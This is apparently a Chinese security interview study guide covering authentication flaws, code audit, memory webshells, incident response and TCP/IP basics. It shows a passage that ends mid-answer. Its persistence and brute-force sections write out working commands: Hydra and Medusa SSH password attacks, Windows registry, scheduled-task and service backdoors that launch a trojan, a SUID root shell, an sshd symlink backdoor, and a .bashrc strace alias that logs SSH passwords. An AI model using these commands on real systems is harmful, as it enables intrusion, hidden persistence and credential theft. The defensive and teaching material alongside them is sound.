修复建议：

正确的校验验证码，不要使用前端校验

示例：

1. 点击普通用户找回密码，输入用户名
2. 修改返回数据值
3. 完成第一次绕过，输入任意验证码，如法炮制
4. 输入新密码

SSO 认证缺陷

漏洞描述及测试方法：

SSO 认证存在缺陷，可越权登录他人账户。登录的过程中拦截数据请求，尝试修改 cookie、uid 等明显的参数

修复建议：

正确的配置用户的权限信息，不要使用简单的 cookie 或 session

示例：

首先访问某达登录页面，抓包，然后修改 cookies 里的用户名称

空口令漏洞：

漏洞描述及测试方法：

找到网站登录页面，尝试输入用户名，不使用密码直接登录。若不使用密码直接登录则存在空口令
修复建议：判断输入密码是否为空，禁止空口令登录

会话固定

漏洞描述及测试方法：

在用户进入登录页面，但还未登录时，就已经产生了一个 session，用户输入信息，登录以后，session 的 id 不会改变，也就是说没有建立新 session，原来的 session 也没有被销毁。攻击者事先访问系统并建立一个会话，诱使受害者使用此会话登录系统，然后攻击者再使用该会话访问系统即可登录受害者的账户

简而言之，就是说，当 sessionid 附着在 url 的 get 请求里，危害才会最大化，因为这样的话可以通过钓鱼链接的方式诱导用户去登录，而后利用此特性直接使用该生效的 sessionid 进行登录

修复方式：

在用户提供的认证信息（例如用户名和密码）、相应的权限级别发生变化时，服务器端应重新生成 SessionID，并强制失效之前的会话

会话重用

漏洞描述及测试方法：

用户退出系统后，服务器端 Session 未失效，攻击者可利用此 Session 向服务器继续发送服务请求。

最常见的其实就是你登录之后，点击注销后，此时页面退回至登录页面，使用浏览器自带的退回上一页功能，依然可以返回至注销前页面

修复方式：

用户退出系统后，服务器端应清空此用户的 Session 信息

重放攻击


漏洞描述及测试方法：


关键业务操作未作 token 或者唯一标识码，导致攻击者可以重复多次进行请求，导致恶意操作。如重复交易等问题

测试方式：在请求的时候进行 burp 抓包，而后重复的发送数次，若是成功发送，则存在此漏洞

修复方式：

服务端应用程序应检查客户端提交的数据的唯一性，如使用流水号、时间戳、token 等，并将流水号、时间戳等进行签名





代码审计

1.1.1 代码审计方法有哪些？

1、通读全文法

通读全文法作为一种最麻烦的方法也是最全面的审计方法。特别是针对大型程序，源码成千上万行，这要读到什么时候。但是该方法也是一种必要的方法。了解整个应用的业务逻辑，才能挖掘到更多更有价值的漏洞

2、敏感函数参数回溯法

根据敏感函数，逆向追踪参数传递的过程。

这个方法是最高效，最常用的方法。大多数漏洞的产生是因为函数的使用不当导致的。我们只要找到这样的一些使用不当的函数，就可以快速挖掘想要的漏洞。

可以利用 Seay 源代码审计系统，主要是利用正则匹配一些高危函数、关键函数以及敏感关键字。然后，我们就可以分析判断敏感函数的上下文，追踪参数源头

3、定向功能分析法

该方法主要是根据程序的业务逻辑来说审计的。

首先是用浏览器逐个访问浏览，看看程序有那些功能。根据相关功能，大概推测可能存在那些漏洞

1.1.2 代码审计流程是什么？

1、入口文件

index.php、admin.php 文件一般是整个程序的入口，详细读一下 index 文件可以知道程序的架构、运行流程、包含那些配置文件，包含哪些过滤文件以及包含哪些安全过滤文件，了解程序的业务逻辑

2、配置文件

一般类似 config.php 等文件，保存一些数据库相关信息、程序的一些信息。先看看数据库编码，如果是 gbk 则可能存在宽字节注入。如果变量的值用双引号、则可能存在双引号解析代码执行的问题。

3、过滤功能

通过详读公共函数文件和安全过滤文件等文件，清晰掌握用户输入的数据，哪些被过滤，哪些无过滤，在哪里被过滤了，如何过滤的，能否绕过过滤的数据。过滤的方式是替换还是正则？有没有 GPC？有没有使用 addslasher() 处理？

安全监控

1.1.1 内存马你了解吗？

原理：客户端在发起 web 请求会一次经过 listener、filter、servlet 三个组件，内存马利用在请求过程中在内存修改或动态注册新的组件，达到注入 webshell 的目的

一、Java 内存马

根据实现技术可以分为：

1) Servlet-api 类，内存马主要包含 servlet 和 filter 两种

通过命令执行等方式动态注册一个新或修改已有的 listener、filter 或者 servlet，从而实现命令执行等功能。特定框架、容器的内存马原理与此类似，如 spring 的 controller 内存马，tomcat 的 valve 内存马

（Tomcat 内存马的实现：创建一个恶意的 servlet，然后获取当前的 StandardContext，然后将恶意 servlet 封装成 wrapper 添加到 StandardContext 的 children 当中，最后添加 ServletMapping 将访问的 URL 和 wrapper 进行绑定，执行上述代码后，访问当前应用的 /shell 路径，加上 cmd 参数就可以命令执行了，如果想要更加隐蔽，做到内存马与 URL 无关，可以通过注入新的或修改已有的 filter 或者 listener 的方式来实现，比如：memshell 和冰蝎最新版本的内存马为了实现更好的兼容性，选择 hook javax.servlet.http.HttpServlet#service 函数，在 weblogic 选择 hook weblogic.servlet.internal.ServletStubImpl#execute 函数）

2) 字节码增强型

通过 java 的 instrumentation 动态修改已加载到内存中的类里的方法，进而注入恶意的代码，实现命令执行等功能

二、PHP 内存马

php 内存马原理：

php 内存马也就是 php 不死马是将不死马启动后删除本身，在内存中执行死循环，使管理员无法删除木马文件。将 php 不死马放到 web 目录下访问后及执行会在本地循环生成 php 一句话木马

对于不死马，直接删除脚本是没有用的，因为 php 执行的时候已经把脚本读进去解释成 opcode 运行了。

使用条件竞争写入同名文件进行克制不死马。

三、python 内存马

Python 内存马原理：

Python 内存马利用 flask 框架中 ssti 注入来实现，flask 框架中在 web 应用模板渲染的过程中用到 render_template_string() 进行渲染但未对用户传输的代码进行过滤导致用户可以通过注入恶意代码来实现 python 内存马的注入。

1.1.2 怎么检测是否中了内存马？

可以先查看 web 日志是否有可疑的 web 访问日志，如果是 filter 或者 listener 类型就会有大量 url 请求路径相同参数不同的，或者页面不存在但是返回 200 的，查看是否有类似哥斯拉、冰蝎相同的 url 请

求，通过查找返回 200 的 url 路径对比 web 目录下是否真实存在文件，如不存在大概率为内存马

如在 web 日志中并未发现异常，可以排查是否为中间件漏洞导致代码执行注入内存马，排查中间件的 error.log 日志查看是否有可疑的报错，根据注入时间和方法根据业务使用的组件排查是否可能存在 java 代码执行漏洞以及是否存在过 webshell，排查框架漏洞，反序列化漏洞

1.1.3 内存马怎么查杀？

一、Java 内存马查杀：cop.jar、arthas.jar、java-memshell-scanner

二、php 内存马查杀：使用条件竞争写入同名文件进行克制不死马

1、java-memshell-scanner：通过 jsp 脚本扫描并查杀各类中间件内存马

2、cop.jar 工具

工具使用思路：首先可以先看 result.txt 中标记高危的 class，cop.jar 工具会把所有的文件都还原成 jsp 文件，可以用 D 盾等 webshell 查杀工具进行扫描

只需要将 cop.jar 工具放在运行 tomcat 的服务器上运行 cop.jar 工具会识别你正在运行的应用列举出来由你自己选择 ID，运行后会在同目录下生成 copagent 目录储存结果

3. arthas-boot.jar 工具：

工具使用思路：arthas-boot.jar 工具可以先排除可疑名字的 servlet 和 filter 节点，如攻击者隐藏的更深需要将所有的类都反编译导出来然后逐一排查

1.1.4 蜜罐、蜜饵、蜜标、蜜网、蜜场都是什么？

蜜罐：是种主动防御技术，运行在互联网上的计算机系统，是包含漏洞的诱骗系统

作用：可以对攻击行为捕获和分析，了解攻击方所使用的工具与方法，推测攻击意图和动机，能够让防御方清晰地了解它所面对的安全威胁，并通过技术和管理手段来增强实际系统的安全防护能力

分类：实系统蜜罐（真实的系统蜜罐）

伪系统蜜罐（虚拟系统内的蜜罐）：如：linux 系统中使用蜜罐模拟存在 Windows 系统的漏洞

蜜饵：一般是一个文件，工作原理和蜜罐类似，也是诱使攻击者打开或下载。

作用：蜜饵文件有被打开过的痕迹或攻击者跟随蜜饵文件内容进行某种操作时，就可以追溯来源，发现被攻陷的设备

蜜标：带有 URL 地址的蜜饵就是蜜标

作用：蜜饵文件植入一个隐蔽的链接，当攻击者打开这个文件时，链接可以被自动触发，防御者就可以借机获取攻击者的真实网络地址、浏览器指纹等信息，从而直接溯源定位攻击者真实身份

蜜网：由多个与业务强相关的蜜罐组成的网络，根据网络拓扑、状态更新、控制需求布置密网

蜜场：蜜场同样是分布式蜜罐的一种形式。但在蜜场中，攻击者踩中的是虚拟的蜜罐，经过重定向以后，由真实的蜜罐进行响应，再把响应行为传到虚拟蜜罐

1.1.5 常见的蜜罐有哪些？

HFish 免费蜜罐、创宇蜜罐、安恒蜜罐、幻阵蜜罐

1.1.6 常见的应急响应有哪些？

web 入侵：网页挂马、主页篡改、Webshell

系统入侵：病毒木马、勒索软件、远控后门

网络攻击：DDOS 攻击、DNS 劫持、ARP 欺骗

1.1.7 常见的安全设备有哪些？

默安幻阵、奇安信网神、明御 APT、启明星辰、深信服 EDR、IDS、IPS

1.1.8 win ID 为 4624、4625、4672、4720 是什么日志？用什么工具分析？

日志：

4624：系统成功登录的日志

4625：系统登录失败的日志

4672：使用超级用户登录

4720：创建用户

日志分析工具：

Log Parser

EmEditor

1.1.9 SSH 日志爆破？

一、Hydra 工具：

1、使用已知用户，进行密码爆破

```
hydra -l zhangsan -P /root/passwd.txt ssh://192.168.10.1
```

2、使用已知密码，进行用户爆破

```
hydra -L /root/user.txt -p 123.com ssh://192.168.10.1
```

3、使用用户字典、密码字典，对多个目标主机进行爆破

```
hydra -L /root/user.txt -P /root/passwd.txt -M /root/hosts.txt ssh
```

二、medusa（美杜莎）工具

1、使用已知用户，进行密码爆破

```
medusa -h 192.168.232.138 -u zhangsan -P /root/passwd.txt -M ssh
```

2、使用已知密码，进行用户爆破

```
medusa -h 192.168.232.138 -U /root/user.txt -p 123.com -M ssh
```

3、使用用户字典、密码字典，对多个目标主机进行爆破

```
medusa -H /root/hosts.txt -U /root/user.txt -P /root/passwd.txt -M ssh
```

1.1.10 如何发现隐藏的 SSH 登录行为？

如果是隐藏的 ssh 正在进行，可以通过 `lsof` 或者 `netstat` 或者 `ps` 命令发现
如果是历史 ssh 隐匿登录行为，通过分析 `/var/log/secure` 日志或者 `btmpt` 日志

1.1.11 水坑攻击和鱼叉攻击的区别是什么？

水坑攻击指的就是黑客通过分析被攻击者经常访问的网络活动规律，寻找被攻击者经常访问的网站的弱点，先攻击该网站植入攻击代码，等待被攻击者来访时实施攻击；

鱼叉攻击是指利用木马程序作为电子邮件的附件，发送到目标电脑，诱导受害者去打开附件感染木马

1.1.12 常见的端口号？攻击点？

ftp: 20、21:攻击点：匿名上传下载、嗅探、爆破

ssh: 22 爆破

telnet: 23 攻击点：嗅探、爆破

sql server :1433 攻击点：注入、弱口令、爆破

oracle 数据库: 1521 攻击点：注入、弱口令、爆破

weblogic: 7001 攻击：java 反序列化、弱口令

redis 数据库: 6379 攻击：未经授权、弱口令爆破

JBOSS、tomcat: 8080 攻击：反序列化、控制台弱口令

1.1.13 Windows 权限维持的方式有哪些？

1、注册表(regedit)

自启动项、屏幕保护程序注册表、用户登陆初始化、登录脚本、映像劫持、影子账户、AppCertDlls 注册表项、AppInit_DLLs 注册表项、文件关联、用户登陆初始化、xx.Netsh Helper DLL

1) 自启动项: `REG ADD "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run" /v 项名 /t REG_SZ /d "木马绝对路径"`

2) 映像劫持: `reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\目标程序" /v Debugger /t REG_SZ /d "木马绝对路径"`

3) 映像劫持方式二: `reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SilentProcessExit\目标程序" /v MonitorProcess /t REG_SZ /d "木马绝对路径"`
##实现效果: 退出目标程序后执行木马程序

4) 失败命令: `reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\W32Time" /v FailureCommand /t REG_SZ /d "木马绝对路径"` ##实现效果: 当服务被终止时, 执行木马程序

5) logon scripts 后门: `REG ADD "HKEY_CURRENT_USER\Environment" /v UserInitMprLogonScript /t REG_SZ /d "木马程序"` ##实现效果: 优先于杀毒软件执行, 绕过杀毒软件对敏感操作的拦截

2、计划任务(taskschd.msc)

语法: `schtasks /create /tn "任务名" /tr 木马程序绝对路径 /rl highest /F /sc hourly /mo 4 /RU system`

3、服务(SC queryex)

#创建名为 test 的服务（注意等号后面有空格），设置自启动，启动权限为 system

sc create 服务名 binpath= 木马文件绝对路径 start= auto obj= LocalSystem

#启动服务

net start 服务名

注意：1) 木马运行后，必须将木马的进程转移到一个稳定的进程中！否则掉线

2) 使用 sc description 服务名 “描述”，添加攻击者创建服务的描述信息

4、启动目录(msconfig)

5、文件类：自启动文件夹、office Word StartUp 劫持

6、组策略(gpedit.msc)

7、隐藏账号

1.1.14 Linux 权限维持方法有哪些？

1、预加载型动态链接库后门

2、SUID 后门

实现方式：

1) 使用 root 权限创建一个 suid 权限的隐藏文件（一般为复制/bin/bash）

2) 对这个隐藏文件授权：chmod 4755 隐藏文件

3) 普通用户登录：使用命令：/var/.xxx -p（目的：执行该文件以获得一个 root shell）

4) 使用命令检查权限：whoami

条件：SUID 权限只对二进制程序有效；

执行者对于该程序需要具有 x 的可执行权限；

本权限仅在执行该程序的过程中有效；

防御：find / -perm -u=s -type f 2>/dev/null

3、sudo 后门

4、vim 后门

5、进程注入

6、端口复用

7、Linux 内核 Rootkit 后门：使用 Reptile 工具：对 linux 系统调用的截获达到目的

8、SSH 后门

实现方式 1：SSH 软连接：

原理：利用 PAM 配置文件的作用，将 sshd 文件软连接名称设置为 su，这样应用在启动过程中他会去 PAM 配置文件夹中寻找是否存在对应名称的配置信息(su)，然而 su 在 pam_rootok 只检测 uid 0 即可认证成功，这样就导致了可以使用任意密码登录

步骤：1) ln -sf /usr/sbin/sshd /usr/local/su;/usr/local/su -oPort=11111

2) ssh root@靶机 IP -p11111

实现方式 2：SSH 密钥登录：

使用条件：1) 对 authorized_keys 文件具备写入权限

2) 能够上传我们自己生成的公钥文件或在靶机上生成密钥对，下载私钥到本机，使用私钥去登录

步骤：1) ssh-keygen -t rsa //生成公钥

cat id_rsa.pub >> authorized_keys //将公钥内容放到目标.ssh/authorized_keys 里

2) ssh -i id_rsa root@靶机 IP //使用密钥进行登陆

实现方式 3：SSH Keylogger 记录密码

原理：当前系统如果存在 strace 的话，它可以跟踪任何进程的系统调用和数据，可以利用 strace 系统调试工具获取 ssh 的读写连接的数据，以达到抓取管理员登陆其他机器的明文密码的作用。在当前用户的 .bashrc 里新建一条 alias，这样可以抓取他登陆其他机器的 ssh 密码

条件：靶机具备 strace 工具

步骤：1) 在 root 目录下的 .bashrc 文件加入：

```
alias ssh='strace -o /tmp/.sshpwd-`date +%Y-%m-%d`.log -e read, write, connect -s2048 ssh'
```

2) 保存后执行：source .bashrc

3) SSH 登录链接

4) 查看日志文件包含 SSH 登录密码

参考：http://www.mchz.com.cn/cn/service/safety-lab/info_26_itemid_4060.html

1.1.15 如何查看 Windows 的隐藏账户？

1、通过注册表(命令：regedit)

(HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users\Names\)

2、查看用户和组(命令：lusrmgr.msc)

1.1.16 什么是 DOS、DDOS 攻击？如何防御？

DDOS：攻击就是分布式拒绝服务攻击，指借助于客户/服务器技术，将多个计算机联合起来作为攻击平台，对一个或多个目标发动 DDOS 攻击，可使目标服务器进入瘫痪状态

DOS：拒绝服务(Denial of Service)指的是通过各种手段，最终导致目标系统崩溃、失去响应，从而无法正常提供资源或服务的情况

防御 DOS、DDOS

- 1、定期扫描漏洞（确保服务器采用最新系统，并打上安全补丁）
- 2、在骨干节点配置防火墙
- 3、过滤不必要的服务和端口（滤路由器上的假 IP）
- 4、检查访问者的来源（使用单播反向路径转发，通过反向路由器查询，检查访客 IP 地址是否为真，如果为假，则屏蔽）
- 5、带宽资源要充裕

1.1.17 CS 马流量特征是什么？

1、cookie 为一大串 16 进制加密的字符串

2、GET 后跟着 jquery.xx.min.js，返回包大小为 5543

3、默认端口号：50050

4、在流量包中可以从域名/IP、指令长度(心跳长度默认 5 秒)、指令执行时间(POST 包与指令包时间间隔)、指令结果长度(返回结果数据包长度)

1.1.18 心脏滴血漏洞(CVE-2014-0160)了解吗？

由于 OpenSSL 的心跳处理逻辑没有检测心跳包中的长度字段是否和后续字段相吻合，导致攻击者构造异常

数据包，来直接获取心跳数据所在的内存区域的后续数据

1.1.19 怎么修复心脏滴血漏洞？

- 1、修改服务器密码
- 2、重新配置私钥
- 3、重新配置证书

1.1.20 冰蝎 2.0 和 3.0 的区别？

- 1、反弹 shell 中增加 cs 一键上线功能 新增 Java 内存马注入，支持多种 web 容器
- 2、反弹 shell 支持在目标内网不能出网的情况下实现目标内网反向木马连接
- 3、新增基于端口映射的 socks 代理，内网直接将 socks 代理服务开到远程 vps，新增 shell 关键字搜索

1.1.21 监控数据包如何判断冰蝎\哥斯拉特征码？

冰蝎特征：

- 1、http 包头中，content-type 为 application/octet-stream 强行特征码
- 2、冰蝎 3.0 内置的 user-agent 头
- 3、Accept 头默认为：text/html, image/gif, image/jpeg, */*; q=.2, */*; q=.2
- 4、content-length 请求长度，对于上传文件，命令执行来讲，加密的参数不定长。但是对于密钥交互，获取基本信息来讲，payload 都为定长

哥斯拉特征：

- 1、run() 方法是写在攻击荷载里面的，代码一定会调用这个方法执行传入的参数
- 2、有一个向 SESSION 中存储攻击荷载的过程，就是会有一个\$_SESSION[\$XXX]=P 的过程，这里的 P 是通过 POST 方法传进来的参数
- 3、会将传入的参数解密、拼接后取 MD5，前 16 位加到回显的前端，其余的部分加到回显的后端

1.1.22 Linux 怎么创建文件夹软连接？

创建软连接：ln -s 【目标目录】 【软链接地址】

删除软连接：rm -rf 【软链接地址】

修改软连接：ln -snf 【新目标目录】 【软链接地址】

1.1.23 Linux 有几个运行级别？都是什么？

运行级别 0：系统停机状态，系统默认运行级别不能设为 0，否则不能正常启动

运行级别 1：单用户工作状态，root 权限，用于系统维护，禁止远程登陆

运行级别 2：多用户状态(没有 NFS)

运行级别 3：完全的多用户状态(有 NFS)，登陆后进入控制台命令行模式

运行级别 4：系统未使用，保留

运行级别 5: X11 控制台，登陆后进入图形 GUI 模式

运行级别 6: 系统正常关闭并重启，默认运行级别不能设为 6，否则不能正常启动

1.1.24 运行级别原理是什么？

- 1、在目录/etc/rc.d/init.d/下有许多服务器脚本程序，一般称为服务(service)
- 2、在/etc/rc.d下有7个名为rcN.d的目录，对应系统的7个运行级别
- 3、rcN.d目录下都是一些符号链接文件，这些链接文件都指向init.d目录下的service脚本文件，命名规则为K+nn+服务名或S+nn+服务名，其中nn为两位数字：

如：ln -s /etc/init.d/脚本 /etc/rc.d/rc3.d/S99xx

- 4、系统会根据指定的运行级别进入对应的rcN.d目录，并按照文件名顺序检索目录下的链接文件

对于以K开头的文件，系统将终止对应的服务

对于以S开头的文件，系统将启动对应的服务

- 5、查看运行级别用：runlevel
- 6、进入其它运行级别用：initN
- 7、另外init0为关机，init6为重启系统

1.1.25 Linux 的定时任务目录？

/etc/anacrontab: 异步定时任务

/var/spool/cron/

/etc/crontab

/etc/cron.d/

systemd 服务

1.1.26 知道哪些安全设备？

下一代防火墙: NGAF

态势感知: SIP

终端防护软件: EDR

入侵防御: IPS

入侵检测: IDS

漏扫: VS

上网行为管理: AC

虚拟网专用: VPN

通讯协议篇

1.1.1 网络七层协议包含什么？

物理层

数据链路层

网络层 (ip、icmp 协议)

传输层 (TCP 传输控制协议、UDP 用户数据报协议)

会话层

表示层

应用层 (http、https、dns、ssh 协议)

注：从上到下分别是 1-7

1.1.2 TCP/IP 协议是什么？包含哪几层？

是什么：TCP 协议是传输层协议。面向连接的、可靠的、基于字节流的传输层通信协议。将应用层数据流分割成报文段并发送给目标节点的 TCP 层。数据包都有序号，对方收到则发送 ack 确认，未收到则重传。使用校验和校验数据在传输过程中是否有误

包含：四层架构参考模型。包含链路层（物理层、数据链路层）、网络层、传输层、应用层（会话层、表示层、应用层）。TCP/IP 协议是协议群的统称

1.1.3 三次握手流程是什么？

1、客户端和服务端初始状态都为关闭状态

2、**第一次握手：**客户端向服务端发送 SYN=1，seq=x 的同步请求报文 (SYN 报文段，不携带数据)，客户端进入 SYN-SENT 同步已发送状态

第二次握手：服务端收到请求报文时，如果同意连接，服务端会返回 SYN=1，ACK=1，确认号 ack=x+1，序列号 seq=y。服务端进入 SYN-RCVD 状态，表示同步已收到

第三次握手：当客户端收到确认报文后，想服务端发送确认报文，ACK=1，确认号 ack=y+1，seq=x+1，成功建立连接后双方进入 ESTABLISHED 状态，开始传输数据

1.1.4 为什么需要三次握手才能建立连接？

为了初始化 Sequence Number 的初始化值

通信的双方要互相通知对方自己的初始化的 Sequence Number 值。即 seq=x 和 seq=y，seq 值要作为以后的数据通信的序号，以保证应用层接收到的数据不会因为网络上的传输问题而乱序，即 TCP 会用这个序号进行拼接数据。因此在服务器回发它的 Sequence Number 即第二次握手之后还需要发送确认报文给服务器，告诉服务器客户端已经收到你的初始化 Sequence Number 值

1.1.5 什么是四次挥手？

挥手是为了断开连接，TCP 采用四次挥手来释放连接


挥手过程：

第一次挥手：Client 发送一个 FIN，用来关闭 Client 到 Server 的数据传送，Client 进入 FIN_WAIT_1 状态即终止 FIN_WAIT_1 的状态；

第二次挥手：Server 收到 FIN 后，发送一个 ACK 给 Client，确认序号为收到序号+1（与 SYN 相同，一个 FIN 占用一个序号），Server 进入 CLOSE_WAIT 状态即关闭等待状态

第三次挥手: Server 发送一个 FIN, 用来关闭 Server 到 Client 的数据传送, Server 进入LAST_ACK 状态即最后确认状态

第四次挥手: Client 收到 FIN 后, Client 进入TIME_WAIT 状态即时间等待状态, 接着发送一个 ACK 给 Server, 确认序号为收到序号+1, Server 进入CLOSED 状态即关闭状态, 完成四次挥手



1.1.6 为什么会有 TIME-WAIT 状态

- 1、TIME-WAIT 时间等待状态到 CLOSE 关闭状态, 有一个超时设置, 这个超时设置是 2 乘以 MSL (max send life), WAIT 状态主要是要确保有足够的时间让对方收到 ACK 包, 如果被动关闭的那一方没有收到 ACK 确认, 就会触发被动端重发 FIN 包;
- 2、使重复的旧数据包在网络中因过期而消失, 保证连接的隔离性。

1.1.7 为什么需要四次挥手才能断开连接?

TCP 连接是全双工协议, 允许数据在两个方向上同时传输, 即在同一时间, 服务器可以发送给客户端, 客户端也可以发送数据给服务器。因为 TCP 是全双工协议, 发送方和接收方都需要 FIN 报文和 ACK 报文, 也就是说发送方和接收方各自需要两次挥手即可, 只不过有一方是被动的, 所以看上去就变成了四次挥手

1.1.8 首次握手的隐患 SYN 超时，问题起因和分析？

假如服务端收到客户端发送的 SYN 请求，这时客户端掉线，服务端响应 SYN 请求后，未收到客户端的 ACK 应答，此时服务端会进入重复尝试状态，linux 服务端重复尝试 63 秒，超时断开，如果出现大量这种状态，服务端可能遭受了 SYN flood 攻击

1.1.9 如何防范 SYN flood 攻击？

SYN flood 攻击会让正常的连接不能处理，linux 系统，当 SYN 队列满后，通过 tcp_syncookies 参数回发 SYN Cookie。TCP 根据源地址端口、目标地址端口、时间戳生成一个特殊的 Sequence Number 即 SYN Cookie 回发给客户端。如果是攻击者是不会响应的，若为正常连接则 Client 客户端会回发服务器端 SYN Cookie，直接建立连接。通过 SYN Cookie 创建的连接，即使现在 SYN 队列满后，本次连接请求不在队列中，也可以创建连接

1.1.10 服务端出现大量 CLOSE-WAIT 状态原因是什么？

客户端发送 FIN 报文，服务器没有进一步发送 ACK 确认或者 FIN 报文确认

1.1.11 TCP 和 UDP 的区别？

	UDP	TCP	
是否连接	无连接	面向连接	
是否可靠	不可靠传输，不使用流量控制和拥塞控制	可靠传输，使用流量控制和拥塞控制	
连接对象个数	支持一对一，一对多，多对一和多对多交互通信	只能是一对一通信	
传输方式	面向报文	面向字节流	
首部开销	首部开销小，仅8字节	首部最小20字节，最大60字节	
适用场景	适用于实时应用（IP电话、视频会议、直播等）	适用于要求可靠传输的应用，例如文件传输	php 中文网

1.1.12 GET 方法和 POST 方法的区别？

- 1、请求参数位置不同：GET 请求参数放到 URL 中；POST 请求报文放置在请求体中
- 2、数据库层面：GET 符合幂等性和安全性；POST 不符合幂等性和安全性
- 3、GET 请求可以被缓存（可以保存浏览器的浏览记录中），被存储（GET 请求 URL 可以被保存为浏览器书签），但是 POST 不行

注：幂等性：对数据库的操作结果是一致的

安全性：对数据库的操作没有改变数据

1.1.13 Cookie 和 Session 的区别?

- 1、保存位置不同: cookie 保存在客户端, session 保存在服务端;
